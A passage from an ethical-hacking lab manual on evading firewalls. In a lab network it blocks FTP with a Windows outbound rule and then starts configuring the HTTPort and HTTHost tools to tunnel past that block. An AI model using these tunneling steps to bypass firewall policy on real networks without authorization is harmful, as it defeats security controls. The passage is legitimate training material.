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

27. The new rule **Port 21 Blocked** is created, as shown in the screenshot.
28. Right-click the newly created rule (**Port 21 Blocked**) and click **Properties**.



29. The **Properties** window for **Port 21 Blocked** rule appears.
30. Select the **Protocols and Ports** tab. In the **Remote port:** field, select the **Specific Ports** option from the drop-down list and enter the port number as **21**.
31. Leave the other default settings, click **Apply**, and then click **OK**.



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

32. Disable the rule and confirm that you can connect to the ftp site.
33. Right-click the newly added rule and click **Disable Rule**.




34. Launch the command prompt and issue **ftp 10.10.1.11**. You will be asked to enter the username.



Note: In the above-mentioned command, **10.10.1.11** refers to the IP address of **Windows 11** where the ftp site is located. Make sure that you issue the IP address of Windows 11 in your lab environment.

35. This means you can establish an FTP connection, and then close the command prompt window.
36. Now, enable the rule and check whether you can establish a connection.
37. Right-click the newly added rule and click **Enable Rule**.
38. Launch **Command Prompt** and check whether you can connect to the ftp site by issuing the command **ftp 10.10.1.11**.
39. The added outbound rule should block the connection, as shown in the screenshot.



Note: In the above-mentioned command, **10.10.1.11** refers to the IP address of **Windows 11**, where the ftp site is located. Make sure that you issue the IP address of Windows 11 in your lab environment.

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
40. Now, we will perform **tunneling** using **HTTPort** to establish a connection with the FTP site located on **Windows 11**.
41. Navigate to **Z:\CEHv12 Module 12 Evading IDS, Firewalls, and Honeypots\HTTP Tunneling Tools\HTTPort** and double-click **httport3snfm.exe**.
42. If a **User Account Control** pop-up appears, click **Yes**.
43. Follow the installation steps to install HTTPort.
44. Launch HTTPort (**Httport3SNFM**) from the **Start** menu.



45. An **Introduction to HTTPort** wizard appears; click **Next** five times, until you come to the last wizard pane, and then click **Close**.

46. The **HTTPort** main window (**HTTPort 3.SNFM**) appears, as shown in the screenshot.
47. On the **Proxy** tab, enter the **Host name** or **IP address** (**10.10.1.22**) of the machine where HTTHost is running (**Windows Server 2022**).

    Note: The IP address of **Windows Server 2022** may vary when you perform the task.

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

48. Enter the **Port** number **90**.
49. In the **Misc. options** section, select **Remote host** from the **Bypass mode** drop-down list.
50. In the **Use personal remote host at (blank = use public)** section, re-enter the IP address of **Windows Server 2022 (10.10.1.22)** and port number **90**.
51. Enter the password **magic** into the **Password** field.



52. Select the **Port mapping** tab, and click **Add** to create a new mapping.



